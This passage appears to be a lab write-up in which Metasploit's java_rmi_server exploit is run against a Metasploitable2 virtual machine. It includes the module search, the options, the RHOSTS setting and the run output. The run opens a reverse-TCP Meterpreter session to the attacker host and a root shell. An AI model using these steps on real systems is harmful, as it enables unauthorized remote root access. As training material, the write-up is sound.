


The screenshot shows a Kali Linux terminal window with the Metasploit framework running. The user has searched for 'java_rmi_server' and is viewing the results. The results table shows two modules: 'exploit/multi/misc/java_rmi_server' (ranked 'excellent') and 'auxiliary/scanner/misc/java_rmi_server' (ranked 'normal'). The user has selected the first module and is viewing its options. The 'RHOSTS' option is highlighted in the list.

```
silentspectre@kali: ~  
File Actions Edit View Help  
+ -- --=[ 2433 exploits - 1254 auxiliary - 428 post ]  
+ -- --=[ 1471 payloads - 47 encoders - 11 nops ]  
+ -- --=[ 9 evasion ]  
  
Metasploit Documentation: https://docs.metasploit.com/  
msf6 > search java_rmi_server  
  
Matching Modules  
  
# Name Disclosure Date Rank Check Description  
0 exploit/multi/misc/java_rmi_server 2011-10-15 excellent Yes Java RMI Se  
rver Insecure Default Configuration Java Code Execution  
1 \_ target: Generic (Java Payload) . . .  
2 \_ target: Windows x86 (Native Payload) . . .  
3 \_ target: Linux x86 (Native Payload) . . .  
4 \_ target: Mac OS X PPC (Native Payload) . . .  
5 \_ target: Mac OS X x86 (Native Payload) . . .  
6 auxiliary/scanner/misc/java_rmi_server 2011-10-15 normal No Java RMI Se  
rver Insecure Endpoint Code Execution Scanner  
  
Interact with a module by name or index. For example info 6, use 6 or use auxiliary/scanner/misc  
/java_rmi_server  
msf6 > use exploit/multi/misc/java_rmi_server  
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp  
msf6 exploit(multi/misc/java_rmi_server) > show options  
  
Module options (exploit/multi/misc/java_rmi_server):  
  
Name Current Setting Required Description  
HTTPDELAY 10 yes Time that the HTTP Server will wait for the payload r  
equest  
RHOSTS yes The target host(s), see https://docs.metasploit.com/d  
ocs/using-metasploit/basics/using-metasploit.html
```

Set the configurations: **RHOSTS** <ip> and run the **exploit** once the exploits complete we gain access to meterpreter shell.

14 July, 24



```
KaliLinux - VMware Workstation
File Edit View VM Tabs Help
KaliLinux x Metasploitable2-Linux x
1 2 3 4
silentspectre@kali: ~
File Actions Edit View Help
View the full module info with the info, or info -d command.
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.100.218
RHOSTS => 192.168.100.218
msf6 exploit(multi/misc/java_rmi_server) > run


[*] Started reverse TCP handler on 192.168.100.225:4444
[*] 192.168.100.218:1099 - Using URL: http://192.168.100.225:8080/EZzGYwjn8SKUe4
[*] 192.168.100.218:1099 - Server started.
[*] 192.168.100.218:1099 - Sending RMI Header...
[*] 192.168.100.218:1099 - Sending RMI Call...
[*] 192.168.100.218:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.100.218
[*] Meterpreter session 1 opened (192.168.100.225:4444 -> 192.168.100.218:42839) at 2024-07-14 21:47:25 +0500

meterpreter > help

Core Commands
=====
Command                Description
?                        Help menu
background              Backgrounds the current session
bg                      Alias for background
bgkill                  Kills a background meterpreter script
bglist                  Lists running background scripts
bgrun                   Executes a meterpreter script as a background thread
channel                 Displays information or control active channels
close                   Closes a channel
detach                  Detach the meterpreter session (for http/https)
disable_unicode_encoding Disables encoding of unicode strings
enable_unicode_encoding Enables encoding of unicode strings
exit                   Terminate the meterpreter session
get_timeouts            Get the current session timeout values
guid                    Get the session GUID
help                   Help menu
info                    Displays information about a Post module
```

Gain the access of shell in target machine:

14 July, 24



KaliLinux - VMware Workstation

File Edit View VM Tabs Help

Home x KaliLinux x Metasploitable2-Linux x

1 2 3 4

21:51

silentspectre@kali: ~

File Actions Edit View Help

Stdapi: Audio Output Commands

Command	Description
play	play a waveform audio file (.wav) on the target system

For more info on a specific command, use `<command> -h` or `help <command>`.

```
meterpreter > shell
Process 1 created.
Channel 1 created.
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
whoami
root
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Successfully gained root access of target machine.